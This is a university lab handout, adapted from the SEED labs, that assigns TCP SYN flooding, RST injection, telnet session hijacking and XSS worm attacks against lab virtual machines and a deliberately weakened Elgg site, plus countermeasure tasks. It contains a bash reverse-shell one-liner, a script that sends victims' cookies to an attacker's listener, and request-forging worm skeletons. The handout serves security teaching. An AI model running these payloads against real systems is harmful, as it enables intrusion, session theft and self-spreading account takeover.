IERG 4130 - Introduction to Cyber Security (Fall 2022)
Lab 2: TCP/IP Attack & Cross-Site Scripting (XSS) Attack

Total: 100’ (with 10’ bonus)
Due Date: Dec. 1, 11:59 pm
Reference: https://seedsecuritylabs.org/
Note: The following tasks are adjusted and may be different from the original SEED labs.
You can download the used code files in Blackboard.
The BONUS won't let you exceed the full mark but can help make up the deductions.

1. TCP/IP Attack

1.1 Overview

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities helps students understand the challenges of network security and why many network security measures are needed. In this lab, students need to conduct several attacks on the TCP protocol. This lab covers the following topics:

- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

1.2 Lab Environment

Network Setup. To conduct this lab, students need to have at least 3 machines. One computer is used for attacking, the second computer is used as the victim, and the third computer is used as the observer. Students can set up 3 virtual machines on the same host computer, or they can set up 2 virtual machines, and then use the host computer as the third computer. For this lab, we put all these three machines on the same LAN. The configuration is described in Figure 1. There is a configuration guide on *RUN SEED VM on VirtualBox* manual.




Figure 1: Environment Setup

`Netwox` **Tools**. We need tools to send out network packets of different types and with different contents. We can use Netwag to do that. However, the GUI interface of Netwag makes it difficult for us to automate the process. Therefore, we strongly suggest students to use its command-line version, the `Netwox` command, which is the underlying command invoked by `Netwag`.

`Netwox` consists of a suite of tools, each having a specific number. You can run a command like following (the parameters depend on which tool you are using). For some of the tool, you have to run it with the root privilege:

```
$ sudo netwox number [parameters ... ]
```

If you are not sure how to set the parameters, you can look at the manual by issuing "`netwox number --help`". You can also learn the parameter settings by running `Netwag`: for each command you execute from the graphic interface, `Netwag` actually invokes a corresponding Netwox command, and it displays the parameter settings. Therefore, you can simply copy and paste the displayed command.

Scapy Tool. Some of the tasks in this lab can also be conducted using Scapy, which is a powerful interactive packet manipulation program. Scapy is very well maintained and is widely used; while Netwox is not being maintained any more. There are many online tutorials on Scapy; we expect students to learn how to use Scapy from those tutorials.

2. TCP/IP Attack Lab Tasks (55’ + bonus 5’)

2.1 Task 1: SYN Flooding Attack (15’)

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim’s TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim’s queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the




Figure 2: SYN Flooding Attack

attack.

The size of the queue has a system-wide setting. In Linux, we can check the setting using the following command:

```
$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use the command "`netstat -na`" to check the usage of the queue, i.e., the number of half-opened connections associated with a listening port. The state for such connections is `SYN-RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

In this task, you need to demonstrate the SYN flooding attack. You can use the `Netwox` tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, run the "`netstat -na`" command on the victim machine, and compare the result with that before the attack. Please also describe how you know whether the attack is successful or not. The corresponding Netwox tool for this task is numbered 76. Here is a simple help screen for this tool. You can also type "`netwox 76 --help`" to get the help information.

Listing 1: The usage of the Netwox Tool 76

```
Title:  Synflood
    Usage: netwox 76 -i ip -p port [-s spoofip]
    Parameters:
    -i|--dst-ip ip              destination IP address
    -p|--dst-port port          destination port number
    -s|--spoofip spoofip        IP spoof initialzation type
```

SYN Cookie Countermeasure: If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defense mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the `sysctl` command to turn on/off the SYN cookie mechanism:

```
$ sudo sysctl -a | grep cookie (Display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

Please run your attacks with the SYN cookie mechanism on and off, and compare the results. In your report, please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack. If your instructor does not cover the mechanism in the lecture, you can find out how the SYN cookie mechanism works on the Internet.

Note on Scapy: Although theoretically, we can use Scapy for this task, we have observed that the number of packets sent out by Scapy per second is much smaller than that by Netwox. This low rate makes it difficult for the attack to be successful. We were not able to succeed in SYN flooding attacks using Scapy.

2.2 Task 2: TCP RST Attacks on `telnet` and `ssh` Connections (20')

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof an RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to construct the TCP RST packet correctly.

In this task, you need to launch a TCP RST attack to break an existing `telnet` connection between A and B. After that, try the same attack on an `ssh` connection. Please describe your observations. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Using Netwox. The corresponding Netwox tool for this task is numbered 78. Here is a simple help screen for this tool. You can also type "`netwox 78 --help`" to get the help information. (You could also use Netwox Tool 40 for this task. The usage is described on the next page.)

Listing 2: The usage of the Netwox Tool 78

```
Title: Reset every TCP packet
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
    Parameters:
    -d|--device device              device name {Eth0}
    -f|--filter filter              pcap filter
    -s|--spoofip spoofip            IP spoof initialization type {linkbraw}
```

Using Scapy. Please also use Scapy to conduct the TCP RST attack. A skeleton code is provided in the following (you need to replace each `@@@@` with an actual value):

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@,
ack=@@@@)
pkt = ip/tcp
```

```
ls(pkt)
send(pkt,verbose=0)
```

2.3 Task 3: TCP Session Hijacking (20')

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious content into this session. If this connection is a `telnet` session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a `telnet` session between two computers. Your goal is to get the `telnet` server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.




Figure 3: TCP Session Hijacking Attack

Using Netwox. The corresponding Netwox tool for this task is numbered 40. Here is part of the manual for this tool. You can also type "`netwox 40 --help`" to get the full help information. You may also need to use Wireshark to find out the correct parameters for building the spoofed TCP packet.

Listing 3: Part usage of netwox tool 40

```
Title:  Spoof Ip4Tcp packet
    Usage: netwox 40 [parameters ...]
    Parameters:
    -l|--ip4-src ip                Source IP
    -m|--ip4-dst ip                Destination IP
    -j|--ip4-ttl uint32            Time to live
    -o|--tcp-src port              TCP Source port number
    -p|--tcp-dst port              TCP Destination port number
    -q|--tcp-seqnum uint32         TCP sequence number
    -E|--tcp-window uint32         TCP window size
    -r|--tcp-acknum uint32         TCP acknowledge number
    -z|--tcp-ack|+z|--no-tcp-ack   TCP ack bit
    -H|--tcp-data data             TCP data
```

You can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets. It should be noted in the TCP session hijacking section of the SEED book, the command listed there does not set all the fields of the TCP and IP headers. The fields that are not set will use the default value provided by `netwox`. Those default values work for Ubuntu 12.04, but some of them do not work for Ubuntu 16.04. If you use the SEED book as a reference, you need to set those fields accordingly, instead of using the default. All the fields that need to be set are listed in Listing 3.

In the netwox command above, the tcp-data part only takes hex data. If we want to inject a command string, which is typically represented as a human-readable ASCII string, we need to convert it into a hex string. There are many ways to do that, but we will just use a very simple command in Python. In the following, we convert an ASCII string "Hello World" to a hex string (the quotation marks are not included).

```
$ python
>>> "Hello World".encode("hex")
'48656c6c6f20576f726c64'
```

Using Scapy. Please also use Scapy to conduct the TCP Session Hijacking attack. A skeleton code is provided in the following (you need to replace each @@@@ with an actual value):

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@,
ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


2.4 Task 4: Creating Reverse Shell using TCP Session Hijacking (Bonus 5')

Attention: **The BONUS won't let you exceed the full mark but can help make up the deductions.**

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim's machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damage.


A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their job is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.



```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ █
```

(a) Use `netcat` to listen to connection



```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
█
```

(b) Run the reverse shell

Figure 4: Reverse shell connection to the listening `netcat` process

To have a `bash` shell on a remote machine connected back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use `netcat`. This program allows us to specify a port number and can listen for a connection on that port. In Figure 4(a), `netcat` (`nc` for short) is used to listen for a connection on port 9090. In Figure 4(b), the `/bin/bash` command represents the command that would normally be executed on a compromised server. This command has the following pieces:

- "`/bin/bash -i`": `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- "`> /dev/tcp/10.0.2.4/9090`": This causes the output `(stdout)` of the shell to be redirected to the tcp connection to `10.0.2.4`'s port `9090`. The output stdout is represented by file descriptor number 1.
- "`0<&1`": File descriptor 0 represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the tcp connection.
- "`2>&1`": File descriptor 2 represents standard error `stderr`. This causes the error output to be redirected to the tcp connection.

In summary, "`/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1`" starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. In Figure 4(a), when the `bash` shell command is executed on `10.0.2.8`, it connects back to the netcat process started on `10.0.2.4`. This is confirmed via the "`Connection 10.0.2.8 accepted`" message displayed by `netcat`.

The shell prompt obtained from the connection is now connected to the bash shell. This can be observed from the difference in the current working directory (printed via pwd). Before the connection was established, the pwd returned `/home/seed`. Once `netcat` is connected to bash, pwd in the new shell returns `/home/seed/Documents` (directory corresponding to where `/bin/bash` is started from). We can also observe the IP address displayed in the shell prompt is also changed to 10.0.2.8, which is the same as that on the server machine. The output from `netstat` shows the established connection.

The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the `telnet` server in our setup, but in this task, you do not have such access. Your task is to launch a TCP session hijacking attack on an existing `telnet` session between a user and the target server. You need to inject your malicious command into the hijacked session so that you can get a reverse shell on the target server. You can use either Netwox or Scapy for this task (using Scapy is more convenient).

3. Cross-Site Scripting (XSS) Attack Lab

3.1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into the victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named `Elgg` in our pre-built Ubuntu VM image. `Elgg` is a very popular open-source web application for the social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in `Elgg` in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified `Elgg`, in a way that is similar to what Samy Kamkar did to `MySpace` in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list. This lab covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax

3.2 Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

DNS Configuration. We have configured the following URL needed for this lab. The folder where the web application is installed and the URL to access this web application are described in the following:

```
URL: http://www.xsslabelgg.com
Folder: /var/www/XSS/Elgg/
```

The above URL is is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1  www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to `127.0.0.1`.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the websites used in the lab. The name-based virtual hosting feature in Apache could be used to host several websites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory `"/etc/apache2/sites-available"` contains necessary directives for configuration:

Inside the configuration file, each website has a `VirtualHost` block that specifies the URL for the website and a directory in the file system that contains the sources for the website. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
     ServerName http://www.example1.com
     DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
     ServerName http://www.example2.com
     DocumentRoot /var/www/Example_2/
```

```
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

4. XSS Attack Lab Tasks (45' + bonus 5')

4.1 Preparation: Getting Familiar with the "`HTTP Header Live`" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "`HTTP Header Live`" for this purpose. Before you start working in this lab, you should get familiar with this tool. Instructions on how to use this tool are given in section (§ 5.1).

4.2 Task 5: Posting a Malicious Message to Display an Alert Window (5')

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script> alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the `<script>` tag. See the following example:

```
<script type="text/javascript"
     src="http://www.example.com/myscripts.js">
</script>
```

In the example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

4.3 Task 6: Posting a Malicious Message to Display Cookies (10')

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

4.4 Task 7: Stealing Cookies from the Victim's Machine (10')

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert a `<img>` tag with its src attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to port 5555 of the attacker's machine (with IP address `10.1.2.5`), where the attacker has a TCP server listening to the same port.

```
  <script>document.write('<img src=http://10.1.2.5:5555?c='
                           + escape(document.cookie) + ' >');
  </script>
```

A commonly used program by attackers is `netcat` (or `nc`) , which, if running with the "`-l`" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port `5555`:

```
  $ nc -l 5555 -v
```

The "`-l`" option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The "`-v`" option is used to have `nc` give more verbose output.

The task can also be done with only one VM instead of two. For one VM, you should replace the attacker's IP address in the above script with `127.0.0.1`. Start a new terminal and then type the `nc` command above.

4.5 Task 8: Becoming the Victim's Friend (10')

In this and the next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the `Elgg` server (the user name is `samy`).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in `Elgg`. More specifically, we need to figure out what is sent to the server when a user adds a friend. Firefox's `HTTP` inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request looks like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
  window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token; ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...; //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-url
encoded");
  Ajax.send();
}
</script>
```

The above code should be placed in the "`About Me`" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "`Edit HTML`", which can be found at the top right of the "`About Me`" text field.

Questions. Please answer the following questions:

- Question 1: Explain the purpose of Lines ① and ②, and why they are needed?
- Question 2: If the `Elgg` application only provides the Editor mode for the "`About Me`" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

4.6 Task 9: Modifying the Victim's Profile (bonus 5')

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify the profile, we should first find out how a legitimate user edits or modifies his/her profile in `Elgg`. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's `HTTP` inspection tool. Once we understand what the modify-profile

HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
  <script type="text/javascript">
  window.onload = function(){
      //JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
      //and Security Token __elgg_token
      var userName=elgg.session.user.name;
      var guid="&guid="+elgg.session.user.guid;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      var token="&__elgg_token="+elgg.security.token.__elgg_token;
      //Construct the content of your url.
      var content=...; //FILL IN

      var samyGuid=...; //FILL IN
      if(elgg.session.user.guid!=samyGuid) ①
      {
           //Create and send Ajax request to modify profile
           var Ajax=null;
           Ajax=new XMLHttpRequest();
           Ajax.open("POST",sendurl,true);
           Ajax.setRequestHeader("Host","www.xsslabelgg.com");
           Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
           Ajax.send(content);
       }
  }
    </script>
```

Similar to Task 8, the above code should be placed in the "`About Me`" field of Samy's profile page, and the Text mode should be enabled before entering the above JavaScript code.

Questions. Please answer the following questions:

- **Question 3**: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

4.7 Task 10: Countermeasures (10')

`Elgg` does have built-in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom-built security plugin HTMLawed on the Elgg web application which on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the `function filter_tags` in the `elgg/engine/lib/input.php` file.

To turn on the countermeasure, one first needs to log into the application as admin, goto `Account->administration` (top right of screen) → `plugins` (on the right panel), and click on `security and spam` under the filter options at the top of the page. You should find the `HTMLawed` plugin below. Click on `Activate` to enable the countermeasure.

In addition to the `HTMLawed 1.9` security plugin in `Elgg`, there is another built-in PHP method called `htmlspecialchars()`, which is used to encode the special characters in user input, such as "<" to `&lt`, ">" to &gt, etc.

Please go to `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/` and find the function call `htmlspecialchars` in `text.php`, `url.php`, `dropdown.php` and `email.php` files. Uncomment the "`htmlspecialchars`" function calls in each file.


Once you know how to turn on these countermeasures, please do the following (Please do not change any other code and make sure that there are no syntax errors):

- Activate only the `HTMLawed` countermeasure but not `htmlspecialchars`; visit any of the victim profiles and describe your observations in your report.
- Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

5. Guidelines

5.1 Using the "HTTP Header Live" add-on to Inspect HTTP Headers

The version of Firefox (version 60) in our Ubuntu 16.04 VM does not support the `LiveHTTPHeader` add-on, which was used in our Ubuntu 12.04 VM. A new add-on called "`HTTP Header Live`" is used in its place. The instruction on how to enable and use this add-on tool is depicted in Figure 1. Just click the icon marked by ①; a sidebar will show up on the left. Make sure that `HTTP Header Live` is selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up, but changing its size will trigger the re-drawing).



```
http://www.cis.syr.edu/~wedu/seec
GET HTTP/1.1 200 OK
Host: www.cis.syr.edu
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
```

Figure 1: Enable the HTTP Header Live Add-on

5.2 Using the Web Developer Tool to Inspect HTTP Headers

